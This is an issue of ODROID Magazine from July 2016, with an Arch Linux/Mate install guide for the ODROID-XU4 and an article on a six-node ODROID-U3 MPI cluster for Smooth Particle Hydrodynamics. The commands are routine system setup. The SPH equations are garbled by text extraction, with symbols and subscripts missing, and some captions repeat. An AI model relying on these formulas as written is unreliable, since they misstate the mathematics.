Energy efficient NAS • Particle Hydrodynamics on an ODROID Cluster

ODROID Magazine

Year Three
Issue #31
Jul 2016

YOUR ODROID'S GREATEST ADVENTURE AWAITS:

Minecraft

A TRULY OPTIMIZED BUILD FOR YOU TO ENJOY

- Securing WPS-enabled wireless networks
- Create your own VU7-based modular tablet

What we stand for.

We strive to symbolize the edge of technology,
future, youth, humanity, and engineering.

Our philosophy is based on Developers.
And our efforts to keep close relationships with
developers around the world.

For that, you can always count on having the quality
and sophistication that is the hallmark of our products.

Simple, modern and distinctive.
So you can have the best to accomplish
everything you can dream of.

HARDKERNEL

Pollin ELECTRONIC

We are now shipping the ODROID-U3 device to EU countries! Come and visit our online store to shop!

Address: Max-Pollin-Straße 1
85104 Pförring Germany

Telephone & Fax
phone: +49 (0) 8403 / 920-920
email: service@pollin.de

Our ODROID products can be found at
http://bit.ly/1tXPXwe

EDITORIAL

One of the most often-requested applications for ODROIDs is the Minecraft client. Any ODROID model can run the Minecraft server, especially the optimized Spigot version. However, only the Pocket Edition Minecraft client for Android is available for those who wish to explore the Minecraft universe. Now, thanks to the combined efforts of @ptitseb and @meveric, Minecraft runs on ARM Linux. It's easy to set up using GLShim, so just follow the instructions in our feature article and start mining!

Along with Minecraft, we also present Easy RPG, which lets you write your own role-playing games in LUA, along with Witch Blast, a fun dungeon crawler, and an inexpensive way to build a 64-bit ODROID touchscreen tablet using the VU7 kit from Ameridroid. Miltos teaches us how to install the Mate desktop, David introduces his method of calculating particle hydrodynamics using an ODROID-U3, Daniel details the steps necessary for creating a Network Attached Storage with an ODROID-C2, Adrian continues his series on network security by exposing the weaknesses of a WPS-enabled network, and our camera expert @withrobot covers the basics of face detection using an oCAM.

ODROID Magazine, published monthly at http://magazine.odroid.com, is your source for all things ODROIDian.
Hard Kernel, Ltd. • 704 Anyang K-Center, Gwanyang, Dongan, Anyang, Gyeonggi, South Korea, 431-815
Hardkernel manufactures the ODROID family of quad-core development boards and the world's first ARM big.LITTLE single board computer.
For information on submitting articles, contact odroidmagazine@gmail.com, or visit http://bit.ly/1ypImXs.
You can join the growing ODROID community with members from over 135 countries at http://forum.odroid.com.
Explore the new technologies offered by Hardkernel at http://www.hardkernel.com.

HARDKERNEL

OUR AMAZING ODROIDIAN STAFF:

Rob Roy, Chief Editor

I'm a computer programmer in San Francisco, CA, designing and building web applications for local clients on my network cluster of ODROIDs. My primary languages are jQuery, Angular JS and HTML5/CSS3. I also develop prebuilt operating systems, custom kernels and optimized applications for the ODROID platform based on Hardkernel's official releases, for which I have won several Monthly Forum Awards. I use my ODROIDs for a variety of purposes, including media center, web server, application development, workstation, and gaming console. You can check out my 100GB collection of ODROID software, prebuilt kernels and OS images at `http://bit.ly/1fsaXQs`.

Bruno Doiche, Senior Art Editor

MINECRAFT, MINECRAFT... Oh yeah. I need to finish the magazine.

Manuel Adamuz, Spanish Editor

I am 31 years old and live in Seville, Spain, and was born in Granada. I am married to a wonderful woman and have a child. A few years ago I worked as a computer technician and programmer, but my current job is related to quality management and information technology: ISO 9001, ISO 27001, and ISO 20000. I am passionate about computer science, especially microcomputers such as the ODROID and Raspberry Pi. I love experimenting with these computers. My wife says I'm crazy because I just think of ODROIDs! My other great hobby is mountain biking, and I occasionally participate in semi-professional competitions.

Nicole Scott, Art Editor

Nicole is a Digital Strategist and Transmedia Producer specializing in online optimization and inbound marketing strategies, social media management, and media production for print, web, video, and film. Managing multiple accounts with agencies and filmmakers, from web design and programming, Analytics and Adwords, to video editing and DVD authoring, Nicole helps clients with the all aspects of online visibility. Nicole owns anODROID-U2, and a number of ODROID-U3's and looks forward to using the latest technologies for both personal and business endeavors. Nicole's web site can be found at http://www.nicolecscott.com.

James LeFevour, Art Editor

I'm a Digital Media Specialist who is also enjoying freelance work in social network marketing and website administration. The more I learn about ODROID capabilities, the more excited I am to try new things I'm learning about. Being a transplant to San Diego from the Midwest, I am still quite enamored with many aspects that I think most West Coast people take for granted. I live with my lovely wife and our adorable pet rabbit; the latter keeps my books and computer equipment in constant peril, the former consoles me when said peril manifests.

Andrew Ruggeri, Assistant Editor

I am a Biomedical Systems engineer located in New England currently working in the Aerospace industry. An 8-bit 68HC11 microcontroller and assembly code are what got me interested in embedded systems. Nowadays, most projects I do are in C and C++, or high-level languages such as C# and Java. For many projects, I use ODROID boards, but I still try to use 8bit controllers whenever I can (I'm an ATMEL fan). Apart from electronics, I'm an analog analogue photography and film development geek who enjoys trying to speak foreign languages.

Venkat Bommakanti, Assistant Editor

I'm a computer enthusiast from the San Francisco Bay Area in California. I try to incorporate many of my interests into single board computer projects, such as hardware tinkering, metal and woodworking, reusing salvaged materials, software development, and creating audiophile music recordings. I enjoy learning something new all the time, and try to share my joy and enthusiasm with the community.

Josh Sherman, Assistant Editor

I'm from the New York area, and volunteer my time as a writer and editor for ODROID Magazine. I tinker with computers of all shapes and sizes: tearing apart tablets, turning Raspberry Pis into PlayStations, and experimenting with ODROIDs and other SoCs. I love getting into the nitty gritty in order to learn more, and enjoy teaching others by writing stories and guides about Linux, ARM, and other fun experimental projects.

INDEX

BUILDING AN ARCH LINUX IMAGE WITH MATE DESKTOP

PART I


by Miltiadis Melissas

This guide provides instructions for building a basic Arch Linux image with Mate desktop as a GUI (Graphical User Interface) for an ODROID-XU4. At the end of this procedure, we will install some basic applications for everyday use like Firefox for browsing, LibreOffice as an office package management system, and SMPlayer for watching videos. The image works well, and is steady and responsive except for the lack of WebGL functions, which will be covered as a separate guide in part 2 of thie article, together with the installation of Mali drivers some time later. In the meantime, we will make use of the Mesa video drivers, which surprisingly enough work well due to the computing power of the ODROID-XU4. All instructions for building the image are stated in bold letters with their corresponding comments explaining in detail the purpose and scope of use.

MicroSD card creation

First, login to your system as "root". Logging in as "root" is important if you want this guide to run flawlessly. The Arch Linux ARM guide refers to it only in step 5 (http://bit.ly/1WEhi4I), but in reality you have to login as "root" from the very beginning if you want to avoid some annoying messages given by your system, such as denying certain commands due to file or directory privileges because the "sudo" method doesn't always work. Keep in mind that you should also replace any occurrence of "sdX" in the instructions with the device name of your SD card, as detailed below. For the first part of the guide, I used Lubuntu, which is a flavor of Ubuntu Linux, running on a host computer. The host computer may be your ODROID, and you will need a separate blank microSD card or eMMC module on which to install Arch Linux.

Booting the host computer using Lubuntu



To begin, boot up your Lubuntu distribution on the host computer and insert the microSD card. You may need to use a microSD to USB adapter if your computer does not have a microSD slot. The following commands will need to be run as the "root" user, but the "root" account is initially disabled in Lubuntu, since there is no password set. If it has not already been activated, type the following command as a normal user into a Terminal window:

```
$ sudo passwd root
```

You will prompted to "Enter new UNIX password". Type whatever you would like to use as the root password twice. Then you are ready to login in as "root":

```
$ su
```

You will be asked for the password we just set. Enter it, and you will be logged in as "root". Next, find the correct device name for your SD card, which should show something similar to the output below:

```
# fdisk -l
Device              Boot    Start   End
Sectors             Size    Id      Type
/dev/sdb1     *     8192    15663103        15654912
7.5G  b       W95 FAT32
```

Then, zero the beginning of your SD card, substituting the device name of your SD card for sdX:

```
# dd if=/dev/zero  of=/dev/sdX  bs=1M  count=8
```

Run fdisk again to partition your SD card:

```
# fdisk  /dev/sdX
```

Type "o" to clear out any partitions on the drive, then type "p" to list partitions. There should be no partitions left. Type "n", then "p" for primary, "1" for the first partition on the

drive, and press Enter twice to accept the default starting and ending sectors. Write the partition table and exit by typing "w".

Create and mount the ext4 file system:

```
# mkfs.ext4  /dev/sdX1
```

You will need to wait a bit for the creation and mounting of the ext4 file system. Don't hit Enter until your system completes the process.

```
# mkdir root
# mount /dev/sdX1 root
```

Next, download and extract the root filesystem. We have already logged in as "root", so no further steps are required.

```
# wget  http://os.archlinuxarm.org/os/ArchLinuxARM-odroid-xu3-latest.tar.gz
# bsdtar  -xpf  ArchLinuxARM-odroid-xu3-latest.tar.gz -C root
```

Make sure to wait until the bsdtar process comes to an end, then flush the write cache:

```
# sync
```

If bsdtar is not found on your system, install it now and run the command again:

```
# apt-get install bsdtar
```


We are now ready to flash the bootloader files:

```
# cd root/boot
# sh  sd_fusing.sh  /dev/sdX
# cd  ../..
```

Then, unmount the partition:

```
# umount root
```

Set the boot switch on the ODROID-XU4 board next to the HMDI jack to the microSD position. Insert the microSD card into the XU4, connect the Ethernet cable, and apply 5V power using the power supply provided by Hardkernel. The ODROID-XU4 should boot up into Arch Linux momentarily. Login as the default user "alarm", with the password of "alarm". To login as "root", just type the following into a Terminal window:



Copying the Arch Linux image to the microSD card

```
# su
```

The default root password is "root". For more information on installing Arch Linux on the ODROID, please refer to http://bit.ly/1WEhi4I.

Install Mate desktop

Although optional, it's a good idea at this point to change the default "root" password, then proceed to perform a complete upgrade, responding "Yes" to confirm:

```
# pacman -Syy
# pacman -Syu
```

Next, we will need to grant administrator privileges to the "alarm" user, so it's necessary to install the nano editor in order to modify the sudoers file. The sudoers file controls the users' access to directories and files, among other things:

```
# pacman -S nano
```

Then, install "sudo". This is a critical step, since the "sudo" utility creates the "sudoers" file mentioned above:

```
# pacman -S sudo
```

Now, we are ready to modify the "sudoers" file:

```
# nano /etc/sudoers
```

Find the following line and add the "alarm" user with root privileges exactly as seen below:

```
## User privilege specification
      root  ALL=(ALL)  ALL
      alarm ALL=(ALL) ALL <--- add this line
```

Press Ctrl+X to save and close the "sudoers" file. Reply with 'Yes' and hit Enter. We will need to reboot the system for any changes to take effect:

```
# reboot -h now
```

After the reboot has completed and you have logged in as the user "alarm", don't forget that this particular user now possesses root privileges. We are now ready to install the Mate desktop:

```
$ ls
$ pwd
$ sudo pacman -S mate mate-extra
```

Accept the default values all the way through and hit Enter. It will take some time to install the GUI with all of the bells and whistles, so be patient.

We then need to create the ~/.xinitrc shell script file required by startx to manually execute the mate desktop environment. Type in the following sequence of commands:

```
$ ls
$ pwd
$ sudo nano .xinitrc
```

Add the following line to the end of the .xinitrc file:

```
exec mate-session
```

Save, exit and reboot by pressing Ctrl+X and pressing "Y", then reboot:

```
$ sudo reboot -h now
```

Install video drivers

Once the reboot has finished and you have logged in as the "alarm" user, install the video drivers, accepting the default values:

```
$ sudo pacman -S openbox lxde gamin dbus mesa xf86-video-armsoc-odroid
```

The final step is to install the xorg server and utilities. Xorg is the most popular display server among Linux users:

```
$ sudo pacman -S xorg-xinit xorg-server xorg-utils xorg-server-utils
$ sudo reboot -h now
```

Login as the "alarm" user again, then start the Mate desktop:

```
$ startx
```

Install sound

Installing alsa sound for mate desktop is very easy. Just open terminal and type:

```
$ sudo pacman -S pulseaudio-alsa
```

Reboot for the changes to take effect and login again as the "alarm" user, then launch the Mate desktop:

```
$ startx
```


Install applications

The following commands will Install Firefox, LibreOffice and SMPlayer:

```
$ sudo pacman -S firefox
$ sudo pacman -S libreoffice
$ sudo pacman -S smplayer
```

Conclusion

I created this guide for myself to keep track of what I'm doing, and I'm sure it can be of some help to anyone who wants to see and try installing their desktop from scratch. If you don't want to go through this procedure, just download my prebuilt image at http://bit.ly/27QQr9C. The next installment of this guide will detail the installation of the Mali Drivers and WebGL.



The Mate desktop with Firefox installed

SMOOTH PARTICLE HYDRODYNAMICS

SCIENTIFIC CALCULATIONS USING A SMALL ODROID CLUSTER

by David Brown

My research interest has been in the area of computational fluid dynamics (CFD), where I completed a PhD in wave propagation in a particular class of fluids around 20 years ago. Recently, I became interested in a technique known as Smooth Particle Hydrodynamics (SPH) for modeling aspects of complex fluid flow problems.

I decided to cobble together some test code based on the Message Passing Interface (MPI) and have it run on a CentOS 6.2 linux cluster consisting of a small number of discarded Fujitsu servers, which I acquired for essentially no cost.


With the first version of the C-based code up and running, my focus changed slightly in a more efficient cluster. I became aware of the credit card-sized home-kit computers and started wondering if I could port my code to a Raspberry Pi-based cluster. However, after doing some quick calculations, I concluded that a Pi-based cluster would be only one fourth of the necessary size I would have liked based on its available processing power and RAM. Because of this, I put the project on hold for a while, at least until I discovered the ODROID family of computers.

In particular, the quad-core ODROID-U3 seemed to be what I was looking for, although I realized the 100Mbit ethernet was likely to be a bottleneck as the SPH method based on MPI involves a significant amount of communication transferring particle information between nodes. I acquired six U3 models and proceeded with the project, which I now call the Schoonerbob cluster. Schoonerbob is the little brother of Pintbob, which is the CentOS6.2 Fujitsu cluster as shown below.

SPH

In order to model fluid flow numerically on a computer, the equations of fluid dynamics need to be discretized, both spatially and temporally. This means that the small "chunks" of fluid, with their various properties, need to be assigned to small chunks of computer memory. The computer also needs to calculate the physics and physical interactions between these fluid chunks based on Newton's laws and the laws of thermodynamics, which in turn must be transferred precisely between these chunks of memory.

Smooth Particle Hydrodynamics is an example of the Lagrangean CFD



Schoonerbob, my 6-piece U3 cluster, looking really cool and spacey!

method, where material coordinates are tied to each small local parcel of fluid. The other commonly used CFD method is the Eulerian approach, where spatial coordinates fixed in space are used instead.

SPH is also known as a Mesh-Free method, where each parcel of fluid is assumed to be a particle with local values of momentum, energy, pressure, and density. The extent to which each particle is able to be influenced by its neighbor particles is determined by an apriori smooth mathematical function that decreases with the increasing distance from the central particle.The spatial discretization method used in SPH is based on an interpolation procedure where any quantity associated with the fluid (internal energy, fluid density, vorticity, etc), indicated

$$A()=\sum j=1NmjAj\rho jW(-,h)$$

here by the symbol A, is defined to be:

Where:

j ranges from 1 to N nearest-neighbor particles,

Mj is the mass of particle **j**

pj is the density of particle **j**


r = (x,y,z) is the position vector in 3 dimensions of the spatial point of interest

rj is the **(x,y,z)** position vector in 3 dimensions of particle **j**

h is known as the smoothing length, and is the scale on which particle properties are smoothed.

W is a smooth function called the Kernel function, is always greater than or equal to zero, has value 1 at the particle, and decreases away from the particle such that at distances at around 3 x h its value can be considered to be zero. An example of such a function is shown here.

An example of an SPH kernel function.



An example of an SPH kernel function. The red particles can influence the central black particle, but the blue particles cannot"

The equations of fluid motion are most often written using the differential calculus, where the derived function or derivative -the rate of change of various quantities with respect to time or any of the spatial coordinates x,y,z, is determined. An example of this is the rate of change of the internal energy U with respect to the horizontal coordinate x, which is written as:

$$\partial U\partial x$$

A very useful feature of the SPH method is that only spatial derivatives of the Kernel are used in the equations of motion. For example, the derivative of the internal energy with respect to the x-coordinate is written:

$$as\partial U()\partial x=\sum j=1NmjUj\rho j\partial W(-,h)\partial x$$

Fortunately, the derivative of the kernel is usually a known analytic function that can be an easily specified apriori. Otherwise. the derivative of the internal energy is only specified in terms of the internal energy, or the mass and density of its nearest neighbor particles.

With this formalism, the equation that describes the x-component of force acting on a particle due to the conservation of momentum is:

$$Fi(x)=-i1\rho i-\sum j=1Nmij(pi\rho i2+pj\rho j2)\partial W(-,h)\partial x$$

Where pj is the pressure at particle i .

The time stepping (time integration) of the calculation is achieved by the leap-frog representation of the time derivatives, which is discussed in reference [1]. It should be noted that this process expects four consecutive time steps of information to be preserved.

A central feature of the SPH method is the necessity to determine the exact set of N-nearest neighbor particles for each particle, a process that is facilitated by the expression:

$$\sum i=1i=NAi$$


In the governing set of equations. This is a major and time consuming component of the SPH method and is implemented in the present algorithm by the ANN: approximate nearest neighbor algorithm (http://bit.ly/28WAkNM by David Mount and Sunil Arya.) ANN is a robust approximate (and exact) nearest neighbor algorithm that provides the 51 nearest neighbor particles—a value I have typically been using for N—for each of the 1 million particles in around 28 seconds on a single core of the ODROID U3. However, the code is not thread-safe, so although the main computational effort in integrating the SPH equations can be spread across the cores of the six nodes, the nearest neighbor calculations have to be performed on a single core of a single node, with each computational node providing the neighbor-node information concerning spatial location information for the particles it is responsible for.

The N-nearest neighbor particles for a particle are generally fairly evenly distributed, but as the particles approach the computational boundary the particle neighborhood can become quite distorted since all the particles lie inside the computational domain, as shown in Figure 3 section a. Particles in Zone A of the figure are unaffected since the 3h boundary of the center black particle does not intersect the boundary, and the distribution of neighbor particles is uniform. However, the 3h boundary of the black particle in Zone B has become quite distorted lying entirely below the particle.

The neighborhood distortion in proximity to boundaries

Ghost particles (in red) are used to artificially constrain the

Ghost particles (in red) are used to artificially constrain the boundaries and prevent neighborhood distortion.



boundaries and prevent neighborhood distortion.

This artificial constraint has a major effect on the fluid properties that are being modelled near the boundary as the physics is not being correctly represented. The correct handling of boundary conditions can be a problematic aspect of SPH and numerous methods have been developed to deal with the problem. One common method which we'll be using is the creation of what are known as ghost particles, as shown in red in Figure 3b. These are particles that sit outside the computational domain and are assigned equal and opposite momentum to the particles inside, so that the interior particles essentially reflect off the boundaries. With this approach, the Zone B is once again uniform.

There are a large number of excellent publications dealing with various aspects of SPH, several useful references are provided at the end of this article.

ODROID setup

The Schoonerbob cluster consists of six ODROID U3 running Ubuntu 14.04.2 LTS, with each node booting cleanly out of the box.

Some preliminary reading, in particular the post by Andy Yuen (http://bit.ly/290jQcg), alerted to me the possible need of changing the mac addresses so that the address of each node was unique. This was indeed true. The simple fix was to remove, or rename, the MAC address file:

```
mv /etc/smsc95xx_mac_addr /etc/smsc95xx_mac_addr.orig
```

Next, you should allow the system to re-create the file by rebooting the OS. I also wanted to use static IP addresses in this configuration. In a previous implementation of MPI, I had used static IP addresses, and although my code would likely work with dynamic addressing, it added an extra failure point to consider. My /etc/hosts file looks like this:

```
127.0.0.1       localhost localhost.localdomain
192.168.0.100   pintbob pintbob.NaN
192.168.0.101   sbob1   sbob1.NaN
192.168.0.102   sbob2   sbob2.NaN
192.168.0.103   sbob3   sbob3.NaN
192.168.0.104   sbob4   sbob4.NaN
192.168.0.105   sbob5   sbob5.NaN
192.168.0.106   sbob6   sbob6.NaN
```

I removed the dhcp-client on the device, and updated "/etc/network/interfaces" and "/etc/resolv.conf" accordingly:

```
  apt-get remove dhcp-client
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
source-directory /etc/network/interfaces.d
#auto wlan0
#iface wlan0 inet dhcp
auto eth0
iface eth0 inet static
address 192.168.0.101
netmask 255.255.255.0
network 192.168.0.0
broadcast 192.168.0.255
gateway 192.168.0.1
dns-nameservers XX.XX.XX.XX YY.YY.YY.YY
#wpa-ssid "XXX"
#wpa-psk "XXX"
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
```

```
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver XX.XX.XX.XX
nameserver YY.YY.YY.YY
```

I also wanted to create an operational environment in which one node (sbob1) maintained the application software, including the binaries and source code, and then map this directory structure to the remaining nodes via nfs. This was achieved by the following installation as root:

```
apt-get install nfs-kernel-server portmap
```

and then mount this partition on each node:

```
mkdir /home/djb/SPH ;  mkdir /media/disk-4
mount sbob1:/home/djb/SPH /home/djb/SPH
mount sbob1:/media/disk-4 /media/disk-4
```

I updated "/etc/exports" on sbob1 to the following:

```
/home/djb/SPH 192.168.0.102(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.103(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.104(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.105(rw,async,no_root_squash)
/home/djb/SPH 192.168.0.106(rw,async,no_root_squash)
/home/djb/local 192.168.0.102(rw,async,no_root_squash)
/home/djb/local 192.168.0.103(rw,async,no_root_squash)
/home/djb/local 192.168.0.104(rw,async,no_root_squash)
/home/djb/local 192.168.0.105(rw,async,no_root_squash)
/home/djb/local 192.168.0.106(rw,async,no_root_squash)
/home/djb/local 192.168.0.210(rw,async,no_root_squash)
/media/disk-4 192.168.0.100(rw,async,no_root_squash)
/media/disk-4 192.168.0.102(rw,async,no_root_squash)
/media/disk-4 192.168.0.103(rw,async,no_root_squash)
/media/disk-4 192.168.0.104(rw,async,no_root_squash)
/media/disk-4 192.168.0.105(rw,async,no_root_squash)
/media/disk-4 192.168.0.106(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.102(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.103(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.104(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.105(rw,async,no_root_squash)
/usr/local/valgrind 192.168.0.106(rw,async,no_root_squash)
```

You should also remember to run the following command on sbob1:

```
    exportfs -a
```

The version of MPI I choose to run is mpich2:

```
apt-get install libcr-dev mpich2 mpich2-doc
```

I chose to initiate the algorithm via the "mpiexec" function of the hydra processing management framework, so had to install the Hydra software, which was done as root:

```
cd /usr/local
tar xvf hydra-3.1.4.tar
cd hydra-3.1.4/
./configure --prefix=/usr/local
make
make install
which mpiexec
mpiexec --version
```

The ANN Approximate Nearest neighbor code was installed, and is available as the tarball "ann_1.1.2.tar.gz" from the link provided above. My SPH simulation code was written as an autotools project, so it's built and installed via a config/make/make install:

```
./configure --prefix=$HOME/local/install/SPH \
   CFLAGS="-O3 -D_FILE_OFFSET_BITS=64" \
   CPPFLAGS="-I$HOME/local/ann_1.1.2/include -I$HOME/local/ann_1.1.2/in-
clude/ANN -Wall" \
   CXXFLAGS="-O3" \
   LDFLAGS="-L$HOME/local/ann_1.1.2/lib -lANN -lm -lpthread" \
   --enable-shared=no \
   --with-pic \
   --with-mpi=yes
#
make -j4
#
make install
```

In this situation "-D_FILE_OFFSET_BITS=64" is used to facilitate the writing of large (> 2 GB) files within a 32-bit operating system.

An instance is initiated via mpiexec as:

```
/usr/local/bin/mpiexec -np 7 -machinefile $HOME/machines $HOME/local/in-
stall/SPH/bin/sph par=$HOME/local/install/par/sph.par
```

With "-np 7" representing the number of nodes (6 computational + 1 neighbor), and the machines file providing the correspondence between hostname and node number, which in this case is:

sbob1
sbob2
sbob3
sbob4
sbob5
sbob6
sbob6

In this scenario, sbob6 acts as both a compute node and the neighbor node.

